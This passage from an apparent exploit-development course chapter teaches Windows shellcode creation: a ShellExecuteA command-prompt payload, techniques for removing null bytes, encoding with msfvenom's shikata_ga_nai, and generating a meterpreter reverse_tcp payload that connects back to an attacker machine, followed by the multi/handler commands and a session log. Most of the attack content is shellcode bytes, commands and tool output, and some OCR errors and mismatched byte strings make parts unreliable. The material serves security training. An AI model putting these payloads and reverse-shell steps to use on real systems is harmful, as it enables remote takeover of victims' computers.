"\x53"                       // PUSH EBX: push pointer to string 'cmd'
"\x51"                       // PUSH ECX: push pointer to string 'open'
"\x50"                       // PUSH EAX: push the first argument - 0
"\xB8\x70\xD9\x2b\x76"       // MOV EAX,762BD970: move ShellExecuteA
                             // address into EAX
"\xff\xD0"                   // CALL EAX: call the function ShellExecuteA
;                            // Terminates the C instruction

int main(int argc, char **argv)
{
  LoadLibraryA("Shell32.dll");             // Load shell32.dll library
  int (*func)();
  func = (int (*)()) code;
  (int)(*func)();
}
```

Notice that since the compiler does not automatically load the `Shell32.dll` library in the program, we have to force the program to load it with the instruction `LoadLibraryA("Shell32.dll")`.


If we do not do that, the program will jump to an empty location, and the shellcode will fail.

Let's compile the program and run it. If the shellcode works, we should see a new command prompt spawning on our machine:



4.6 A More Advanced Shellcode

Let’s debug the program in order to see what happens. The following screenshot shows the code that we injected:



```
00403020  68 636D6400   PUSH 646D63
00403025  8BDC          MOV EBX,ESP
00403027  6A 00         PUSH 0
00403029  68 6F70656E   PUSH 6E65706F
0040302E  8BCC          MOV ECX,ESP
00403030  6A 03         PUSH 3
00403032  33C0          XOR EAX,EAX
00403034  50            PUSH EAX
00403035  50            PUSH EAX
00403036  53            PUSH EBX
00403037  51            PUSH ECX
00403038  50            PUSH EAX
00403039  B8 70D92B76   MOV EAX,Shell32.ShellExecuteA
0040303E  FFD0          CALL EAX
```

If we step into it, we see that the strings are pushed into the stack (tougher with the string terminator).

Once we reach the instruction `CALL EAX`, we can see that the stack contains all the parameters and the references to the strings.

4.6 A More Advanced Shellcode

Indeed, the two pointers contain the addresses of the stack that actually store the strings:

4.6.1 String terminator

As previously mentioned, string terminators are important markers to instruct where the string for the argument ends. If we do not put in string terminators, the arguments passed will be completely wrong.

Think of them as punctuation marks like a “.”, or a “,.”

4.6.1 String terminator

Let’s edit our shellcode to see what happens:

```
"\x68\x63\x6d\x64\x20"  // PUSH "cmd" - string already terminated
"\x68\x63\x6d\x64\"     //BECOMES PUSH "cmd" - string already
                        //terminated
 "\x8B\xDC"             // MOV EBX, ESP:
                        // puts the pointer to the text "cmd" into ebx
"\x68\x6f\x70\x65\x6e"  // PUSH "open" onto the stack
"\x8B\xCC"              // MOV ECX, ESP:
                        // puts the pointer to the text "open"
                        // into ecx
```

4.6.1 String terminator

We have changed the string terminator of the first parameter with a `\x20`. The string must always be 4-byte aligned. Otherwise, the push instruction will take the first byte of the next instruction (`\x8B` in our case) as part of the push. If we delete the `\x20` instruction, we will see something like this:

```
00403004   68 636D648B     PUSH 8B646D63
00403009   DC68 6F         FSUBR QWORD PTR DS:[EAX+6F]
0040300C   70 65           JO SHORT debugshe.00403073
0040300E   6E              OUTS DX,BYTE PTR ES:[EDI]
```

This is a completely different machine code.

4.6.1 String terminator

Let's now inspect what happens to the stack if we use the shellcode without string terminators (but aligned). If we inspect the stack, we can see that the string parameters contain all the data stored in the stack until a string terminator code is found.

```
0028FE58  00403022 "0@.  ┌CALL to ShellExecuteA from debugshe.00403020
0028FE5C  00000000 ....  │hWnd = NULL
0028FE60  0028FE74 t■(.  │Operation = "opencmd 3§@"
0028FE64  0028FE78 x■(.  │FileName = "cmd 3§@"
0028FE68  00000000 ....  │Parameters = NULL
0028FE6C  00000000 ....  │DefDir = NULL
    BFE70  00000003 ♥...  └IsShown = 3
    BFE74  6E65706F open
    BFE78  20646D63 cmd
    BFE7C  00401533 3§@.  RETURN to debugshe.00401533
    BFE80  00404000 .@@.  ASCII "Shell32.dll"
```

Terminates as soon as it encounters the first \x00

While `FileName` contains the string `cmd`, it also contains part of the content of the next memory address. It stops as soon as it encounters the first `\x00` value in the stack. The same thing happens to the `Operation` parameter.

This time it also contains "open," since it points to the stack location right above the previous one.

4.6.2 NULL-free shellcode


In the previous chapter, we created a shellcode that spawned a command prompt, but as you already know this isn't a NULL-free shellcode.

Therefore, if we try to use it against a BOF vulnerability that uses a string function (such as `strcpy`), it will fail.

4.6.2 NULL-free shellcode

You can try it by yourself by editing one of the previous programs vulnerable to BOF. If you debug the program, you will see that the `strcpy` function will stop copying the payload as soon as it encounters the first `\x00` byte.

In the following screenshot, we can see that right after a few **NOP**s are added, only the first 4 bytes of our shellcode have been copied (`\x68\x63\x6d\x64`):



4.6.2 NULL-free shellcode

Once again, this happens because when `strcpy` encounters the `\x00` byte, it stops copying data to the stack.

Therefore, we have to find a way to make our shellcode NULL-free.

4.6.2 NULL-free shellcode

There are two main techniques that we can use:

- We can manually edit the shellcode so that it doesn't contain the string terminator. In other words, use different instructions that perform the same operations, but do not have a string terminator.
- We can encode and decode the shellcode.

4.6.3 Manual Editing

Let's see how we can edit our shellcode in order to avoid the first string terminator (`\x68\x63\x6d\x64\x00`).

Goal

Push the bytecodes `00646d63` to the stack

Solution

Subtract (or add) a specific value in order to remove `00`.

For example, let's say we subtract `11111111` from `00646d63`. We will obtain `EF535C52`, which does not contain the string terminator.

Notice that instead of `11111111` we can use any value that does not contain `00` and that does not give a resulting value containing `00`.

At this point, we just need to create a shellcode that:

1. Moves `EF535C52` into a register
2. Adds back `11111111` to the register (in order to obtain `00646d63`)
3. Push the value of the register on the stack

4.6.3 Manual Editing

In the previous version of the shellcode, we had the following bytecode:

```
"\x68\x63\x6d\x64\x00"  // PUSH "cmd" - already string terminated
"\x8B\xDC"              // MOV EBX, ESP:
                        // puts the pointer to the text "cmd" into ebx
```

The new bytecode (NULL-free) will be something like the following:

```
"\x33\xDB"                       //XOR EBX,EBX: zero out EBX
"\xbb\x52\x5c\x53\xef"           //MOV EBX, EF535C52
"\x81\xc3\x11\x11\x11\x11"       //ADD EBX, 11111111 (now EBX
                                 //contains 00646d63)
"\x53"                           //push ebx
"\x8B\xDC"                       //MOV EBX, ESP: puts the pointer
                                 //to the string
```

As we can see, the new shellcode does not contain any string terminators, and the result of the operations is the same: we will have the string `cmd` in a pointer to **EBX**.

The first string terminator byte has been deleted from the shellcode.

Goal

Delete the second string terminator added for the string 'open.’

Solution

This time it is much easier. We can zero out the **EAX** register and then push its value into the stack; this will automatically push the string terminator.

The previous shellcode had the following bytecodes:

```
"\x6A\x00"                 // PUSH the string terminator for 'open'
"\x68\x6f\x70\x65\x6e"  // PUSH "open" onto the stack
"\x8B\xCC"                 // MOV ECX, ESP: puts the pointer to 'open'
```

4.6.3 Manual Editing

The new one will be something like the following:

```
"\x33\xC0"                  // XOR EAX, EAX: zero out eax
"\x50"                      // PUSH EAX: push the string terminator
"\x68\x6f\x70\x65\x6e"      // PUSH "open" onto the stack
"\x8B\xCC"                  // MOV ECX, ESP: puts the pointer to 'open'
```

We now have a shellcode that is NULL-free. If you test it against a **strcpy** buffer overflow, you will see that the command prompt appears.

4.6.3 Manual Editing

As you can see in the following screenshots, although the instructions are different and a bit bigger than the first one, the stack contains all the parameters we want:

```
33DB              XOR EBX,EBX
BB 525C53EF       MOV EBX,EF535C52
81C3 11111111     ADD EBX,11111111
53                PUSH EBX
8BDC              MOV EBX,ESP
33C0              XOR EAX,EAX
50                PUSH EAX
68 6F70656E       PUSH 6E65706F
8BCC              MOV ECX,ESP
6A 03             PUSH 3
33C0              XOR EAX,EAX
50                PUSH EAX
50                PUSH EAX
53                PUSH EBX
51                PUSH ECX
50                PUSH EAX
B8 70D9B975       MOV EAX,Shell32.ShellExecuteA
FFD0              CALL EAX
```

```
0028F9F8  00000000  ....
0028F9FC  0028FA10  ▸·(.  ASCII "open"
0028FA00  0028FA18  ↑·(.  ASCII "cmd"
0028FA04  00000000  ....
0028FA08  00000000  ....
0028FA0C  00000003  ♥...
0028FA10  6E65706F  open
0028FA14  00000000  ....
0028FA18  00646D63  cmd.
```

```
0028FA62  b·(.  ┌CALL to ShellExecuteA from 0028FA60
00000000  ....  │hWnd = NULL
0028FA10  ▸·(.  │Operation = "open"
0028FA18  ↑·(.  │FileName = "cmd"
00000000  ....  │Parameters = NULL
00000000  ....  │DefDir = NULL
00000003  ♥...  └IsShown = 3
```

As you can imagine, there are many different ways and techniques that we can use to make a shellcode NULL-free.

The examples shown are just a few.

4.6.4 Encoder tools

Although we can create our own encoder, there are some freely available tools that will help us to automatically do that. One of the easiest to use is msfvenom.

Although its main purpose is to generate shellcodes based on Metasploit payloads, msfvenom can also be used to encode custom payloads.

https://github.com/rapid7/metasploit-framework/wiki/How-to-use-msfvenom

4.6.4 Encoder tools

The shellcode we are going to use is from in the previous example:

```
"\x68\x63\x6d\x64\x00\x8B\xDC\x6A\x00\x68\x6f\x70\x65\x6e\x8B\xCC\x6A\
x03\x33\xC0\x50\x50\x53\x51\x50\xB8\x70\xD9\x46\x76\xff\xD0"
```

Problem Shellcode contains the null byte `\x00`.

Solution Use msfvenom in order to encode it and make the shellcode null free.

Step 1

First, we have to convert our shellcode in a binary file.

We have many different methods to do this. The first one we are going to use is very simple. We need to use the `echo` command with the options `-ne`:

```
echo -ne "x68\x63\x6d…" > binshellcode.bin
```

4.6.4 Encoder tools

Step 1

```
echo -ne "x68\x63\x6d…" > binshellcode.bin
```

Let us explain the options used:

- `–n` is used to not output the trailing newline
- `–e` enables interpretation of backslash escapes
- `> binshellcode.bin` outputs the result into the file *binshellcode.bin*

Step 2 (optional)

Once we run the command, we will obtain a new file named *binshellcode.bin*.

We can inspect it with the following command:

```
hexdump binshellcode.bin
```

```
stduser@els:~$ hexdump binshellcode.bin
0000000 6368 646d 8b00 6adc 6800 706f 6e65 cc8b
0000010 036a c033 5050 5153 b850 d970 7646 d0ff
0000020
```

4.6.4 Encoder tools

MAP REF

Step 2 (optional)

Another easy way to convert the shellcode is by using *Python* or *Perl*:

```
python -c ' print "\x68\x63\x6d…"' > binshellcodepython.bin
perl -e ' print "\x68\x63\x6d…"' > binshellcodeperl.bin
```

```
stduser@els:~$ hexdump binshellcodepython.bin
0000000 6368 646d 8b00 6adc 6800 706f 6e65 cc8b
0000010 036a c033 5050 5153 b850 d970 7646 d0ff
0000020 000a
0000021
```

```
stduser@els:~$ hexdump binshellcodeperl.bin
0000000 6368 646d 8b00 6adc 6800 706f 6e65 cc8b
0000010 036a c033 5050 5153 b850 d970 7646 d0ff
0000020
```

Step 2 (optional)

Please note that Python adds a new line character at the end of the file (000a). Therefore, you may want to manually delete it or use a different Python script to generate it.

For example, you can use the following one which uses write instead of print:

```
shellcode = ("\x68\x63\x6d…")
binshellcodefile = open('binshellcodepython2.bin','w')
binshellcodefile.write(shellcode)
binshellcodefile.close()
```

```
stduser@els:~$ hexdump binshellcodepython2.bin
0000000 6368 646d 8b00 6adc 6800 706f 6e65 cc8b
0000010 036a c033 5050 5153 b850 d970 7646 d0ff
0000020
```

Step 3

Now that we have the binary version of our shellcode, we can use **msfvenom** to encode it (we will discuss **msfvenom** better in the next section).

The options we are going to use are:

- `-b '\x00'`: this option is used to specify a list of (bad) characters to avoid when generating the shellcode. Since we want a null free shellcode, we will instruct msfvenom to avoid '`\x00`'
- `-a x64`: specifies the architecture to use

4.6.4 Encoder tools

MAP REF

Step 3

- `-p -`: instructs msfvenom to read the custom payload from the stdin
- `--platform win`: is used to specify the platform
- `-e x86/shikata_ga_nai`: specifies the encoder to use
- `-f c`: sets the output format (in this case C)

The final command will be the following:

```
cat binshellcode.bin | msfvenom -p - -a x86 --platform win -e
x86/shikata_ga_nai -f c -b '\x00'
```

4.6.4 Encoder tools

Step 3

Msfvenom reads the shellcode from the `stdin`. We pipe (|) the `cat` command to redirect our shellcode into it. The output will be similar to this:

```
Attempting to read payload from STDIN...
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 59 (iteration=0)
x86/shikata_ga_nai chosen with final size 59
Payload size: 59 bytes
unsigned char buf[] =
"\xbf\x4b\x46\x47\x2c\xda\xc3\xd9\x74\x24\xf4\x5b\x31\xc9\xb1"
"\x09\x31\x7b\x12\x03\x7b\x12\x83\xa0\xba\xa5\xd9\x5e\x20\x47"
"\x46\x9e\x2d\x4b\xec\x9e\x59\x1b\x81\xfb\xf7\x68\xad\x69\x0b"
"\x5c\xee\x3d\x5b\xf1\xbf\xed\xe3\x85\xe6\x4b\x62\x99\xc9";
stduser@els:~$
```

Step 3

As we can see in the screenshot, `msfvenom` prints the shellcode to the terminal. Notice that this is null free!

```
Attempting to read payload from STDIN...
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 59 (iteration=0)
x86/shikata_ga_nai chosen with final size 59
Payload size: 59 bytes
unsigned char buf[] =
"\xbf\x4b\x46\x47\x2c\xda\xc3\xd9\x74\x24\xf4\x5b\x31\xc9\xb1"
"\x09\x31\x7b\x12\x03\x7b\x12\x83\xa0\xba\xa5\xd9\x5e\x20\x47"
"\x46\x9e\x2d\x4b\xec\x9e\x59\x1b\x81\xfb\xf7\x68\xad\x69\x0b"
"\x5c\xee\x3d\x5b\xf1\xbf\xed\xe3\x85\xe6\x4b\x62\x99\xc9";
stduser@els:~$
```

Step 4

Now paste it in the *debugshellcode.cpp* file and test it.

```
#include <windows.h>
char code[] =
"\xd9\xc6\xd9\x74\x24\xf4\xba\xfa\xd5\xb6\x69\x5e\x33\xc9\xb1"
"\x09\x31\x56\x17\x83\xc6\x04\x03\xac\xc6\x54\x9c\x38\x8a\xf5"
"\x3b\xb8\xc7\xda\xae\xb8\xbf\x8d\x5e\xdd\x51\xd9\x53\x77\xad"
"\xee\xab\xd7\xe1\x43\x7d\x87\xb9\x14\xa4\x61\xcc\x2b\x86";

int main(int argc, char **argv)
{
  LoadLibraryA("Shell32.dll");           // Load shell32.dll library
  int (*func)();
  func = (int (*)()) code;
  (int)(*func)();
}
```

4.6.4 Encoder tools

Step 4

Everything should work fine. Once we run the compiled program, we should see a new terminal appearing on the screen.

As you can see, depending on the options provided, we can instruct msfvenom to encode our payload in different ways.

A Note About Bad Characters

Although in our example here, we're able to determine the bad character for our vulnerable program to be a "null" byte, or "\x00", there are many cases where there are often more than one bad character that we can't use when developing our exploit. We may need to account for the "newline" (\n) or "\x0A" (in hexadecimal) character for instance. Newline characters should be considered when developing your exploits.

Shellcode and Payload Generators

Since creating custom shellcodes may be time-consuming, throughout the year's many powerful tools have been developed to enhance and automate the entire process. The most famous tools that allow us to automatically generate shellcodes and payloads are msfvenom, the backdoor factory and veil-framework.

Although covering all the tools is out of the scope of the course, we will briefly inspect **msfvenom**.

https://github.com/rapid7/metasploit-framework/wiki/How-to-use-msfvenom
https://github.com/secretsquirrel/the-backdoor-factory
https://github.com/Veil-Framework/

4.7.1 Msfvenom

In the previous example, we used **msfvenom** to encode a custom payload. Since Metasploit offers a big list of powerful payloads, let's see how to use them. We can list all the available payloads by running the following command:

```
msfvenom --list payloads
```

```
stduser@els:~$ msfvenom --list payloads

Framework Payloads (437 total)
==============================

    Name                                Description
    ----                                -----------
    aix/ppc/shell_bind_tcp              Listen for a connection and spawn a command shell
    aix/ppc/shell_find_port             Spawn a shell on an established connection
    aix/ppc/shell_interact              Simply execve /bin/sh (for inetd programs)
    aix/ppc/shell_reverse_tcp           Connect back to attacker and spawn a command shell
    android/meterpreter/reverse_http    Run a meterpreter server on Android. Tunnel communi
    android/meterpreter/reverse_https   Run a meterpreter server on Android. Tunnel communi
    android/meterpreter/reverse_tcp     Run a meterpreter server on Android. Connect back s
```

4.7.1 Msfvenom

Each payload targets a specific OS or platform and has its own features. For example, we have **bind** and **reverse** payloads, **staged** and **stageless** payloads and much more.

Depending on what we want to achieve, we have to select the payload accordingly.

If we want to establish an interactive connection with the target machine, we may want to use a `meterpreter` payload, while if we want to run a single command, we can use a `cmd` payload.

We strongly suggest you review the list of payloads from **msfvenom** in order to understand the differences of each payload.

4.7.1 Msfvenom

The easiest payload we can use to introduce msfvenom features is `windows/messagebox`. This payload creates a shellcode that spawns a message box on the target machine. Notice that each payload has its own options; to list them we can use the `--payload-options` argument:

```
msfvenom -p windows/messagebox --payload-options
```

```
Basic options:
Name      Current Setting  Required  Description
----      ---------------  --------  -----------
EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
ICON      NO               yes       Icon type can be NO, ERROR, INFORMATION, WARNING or QUESTION
TEXT      Hello, from MSF! yes       Messagebox Text (max 255 chars)
TITLE     MessageBox       yes       Messagebox Title (max 255 chars)
```

4.7.1 Msfvenom

As we can see from the options, we can set the `ICON`, the `TEXT` and the `TITLE` of the message box.

In our example we will only set the `TEXT` argument.

```
msfvenom -p windows/messagebox --payload-options
```

```
Basic options:
Name      Current Setting  Required  Description
----      ---------------  --------  -----------
EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
ICON      NO               yes       Icon type can be NO, ERROR, INFORMATION, WARNING or QUESTION
TEXT      Hello, from MSF! yes       Messagebox Text (max 255 chars)
TITLE     MessageBox       yes       Messagebox Title (max 255 chars)
```

Objective

Write the command that will generate the `messagebox` shellcode.

We will use the following options:

```
-p windows/messagebox: sets the payload to use
TEXT="…": set the text of the message box
-f c: output format of the shellcode
-a x86: architecture
--platform win: target platform for the shellcode
```

4.7.1 Msfvenom

Code

The final command will be the following:


```
msfvenom -p windows/messagebox TEXT="My first msfvenom shellcode"
-f c -a x86 --platform win
```

```
stduser@els:~$ msfvenom -p windows/messagebox TEXT="My first msfve
No encoder or badchars specified, outputting raw payload
Payload size: 282 bytes
unsigned char buf[] =
"\xd9\xeb\x9b\xd9\x74\x24\xf4\x31\xd2\xb2\x77\x31\xc9\x64\x8b"
"\x71\x30\x8b\x76\x0c\x8b\x76\x1c\x8b\x46\x08\x8b\x7e\x20\x8b"
"\x36\x38\x4f\x18\x75\xf3\x59\x01\xd1\xff\xe1\x60\x8b\x6c\x24"
"\x24\x8b\x45\x3c\x8b\x54\x28\x78\x01\xea\x8b\x4a\x18\x8b\x5a"
"\x20\x01\xeb\xe3\x34\x49\x8b\x34\x8b\x01\xee\x31\xff\x31\xc0"
"\xfc\xac\x84\xc0\x74\x07\xc1\xcf\x0d\x01\xc7\xeb\xf4\x3b\x7c"
"\x24\x28\x75\xe1\x8b\x5a\x24\x01\xeb\x66\x8b\x0c\x4b\x8b\x5a"
"\x1c\x01\xeb\x8b\x04\x8b\x01\xe8\x89\x44\x24\x1c\x61\xc3\xb2"
"\x08\x29\xd4\x89\xe5\x89\xc2\x68\x8e\x4e\x0e\xec\x52\xe8\x9f"
"\xff\xff\xff\x89\x45\x04\xbb\x7e\xd8\xe2\x73\x87\x1c\x24\x52"
"\xe8\x8e\xff\xff\xff\x89\x45\x08\x68\x6c\x6c\x20\x41\x68\x33"
"\x32\x2e\x64\x68\x75\x73\x65\x72\x30\xdb\x88\x5c\x24\x0a\x89"
```

4.7.1 Msfvenom

Delivery

Copy and paste the shellcode in the *debugshellcode.cpp* file and compile the program. If everything works fine, we should see the following message box:



As we have seen, creating the shellcode with **msfvenom** is very simple.

4.7.1 Msfvenom

Let's now see how we can generate a more powerful and interesting shellcode. This time we will create an interactive **meterpreter** session with the target machine (Windows 8 IP: 192.168.102.162). Additionally, we will use a **reverse** payload.

This way, the target machine is the one that initiates the connection to our attacker machine (IP: 192.168.102.163). You should be thinking about sidestepping a firewall.

4.7.1 Msfvenom

In order to inspect all the options to set for the specific payload, we are going to select `windows/meterpreter/reverse_tcp`. To see this, we can run the following command:

```
msfvenom -p windows/meterpreter/reverse_tcp --payload-options
```

```
Provided by:
    skape <mmiller@hick.org>
    sf <stephen_fewer@harmonysecurity.com>
    OJ Reeves
    hdm <x@hdm.io>

Basic options:
Name      Current Setting  Required  Description
----      ---------------  --------  -----------
EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST                      yes       The listen address
LPORT     4444             yes       The listen port
```

Now that we know which options are required for the payload, let's explain the arguments used to generate the actual shellcode:

- `-p windows/meterpreter/reverse_tcp`: tells **msfvenom** the payload to use
- `LHOST=192.168.102.163`: sets the IP address for the connect back of the payload
- `LPORT=4444`: sets the port for the connect back of the payload
- `-f c`: the output format of the shellcode

Notice that since the payload path contains information such as architecture and platform we do not need to specify them. Moreover, we did not specify any bad character (`-b '\x00'`).

Therefore, we may obtain a shellcode containing null bytes. This is not a problem, since we are going to use it in the *debugshellcode.cpp* program, which does not contain any string function.

4.7.1 Msfvenom

Once we run the command, we will obtain the shellcode in our terminal (notice the null bytes):

```
stduser@els:~$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.102.163 LPORT=4444 -f c
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 333 bytes
unsigned char buf[] =
"\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf2\x52"
"\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78\xe3\x48\x01\xd1"
"\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b"
"\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf6\x03"
```

We will have to copy and paste this in the *debugshellcode.cpp* file and then compile the program.

4.7.1 Msfvenom

Once we run the compiled program, the payload will try to establish a connection on our attacker machine on port 4444.

Therefore, in order to obtain a full working meterpreter session, we have to create a handler on our machine. This will be discussed in detail in the Network Pentest section, so here is a quick overview.

4.7.1 Msfvenom

We have to start msfconsole and then configure the `exploit/multi/handler` module. The options to set are `PAYLOAD`, `LHOST` and `LPORT`:

```
msfconsole
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST 192.168.102.163
set LPORT 4444
exploit
```

Once the module runs, our machine will start the handler on 192.168.102.168:4444.

As soon as we run the program on the target machine we will obtain a meterpreter session on our victim:

```
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.102.163:4444
[*] Starting the payload handler...
[*] Sending stage (957487 bytes) to 192.168.102.162
[*] Meterpreter session 1 opened (192.168.102.163:4444 -> 192.168.102.162:49215) at 2
016-06-07 07:17:17 -0400
```

4.7.1 Msfvenom

As you have seen, depending on the payload selected, we can create very powerful shellcodes. **Msfvenom** is very easy to use and is a great tool that will help you during your exploitation development phase.

We strongly suggest you play with a variety of payloads and options in order to get familiar with them.

References

References

Sleep function definition

https://msdn.microsoft.com/en-us/library/windows/desktop/ms686298(v=vs.85).aspx

WinExec

https://msdn.microsoft.com/en-us/library/windows/desktop/ms687393(v=vs.85).aspx

ShellExecute

https://msdn.microsoft.com/en-us/library/windows/desktop/bb762153(v=vs.85).aspx

MessageBox

https://msdn.microsoft.com/en-us/library/windows/desktop/ms645505(v=vs.85).aspx

ASCIItoHEX

https://www.asciitohex.com/

RapidTables

https://www.rapidtables.com/convert/number/ascii-to-hex.html

Defuse: opcode generator

https://defuse.ca/online-x86-assembler.htm#disassembly

Push opcodes

https://c9x.me/x86/html/file_module_x86_id_269.html

References

MsfVenom

https://github.com/rapid7/metasploit-framework/wiki/How-to-use-msfvenom

Veil-Framework

https://github.com/Veil-Framework/

The Backdoor Factory

https://github.com/secretsquirrel/the-backdoor-factory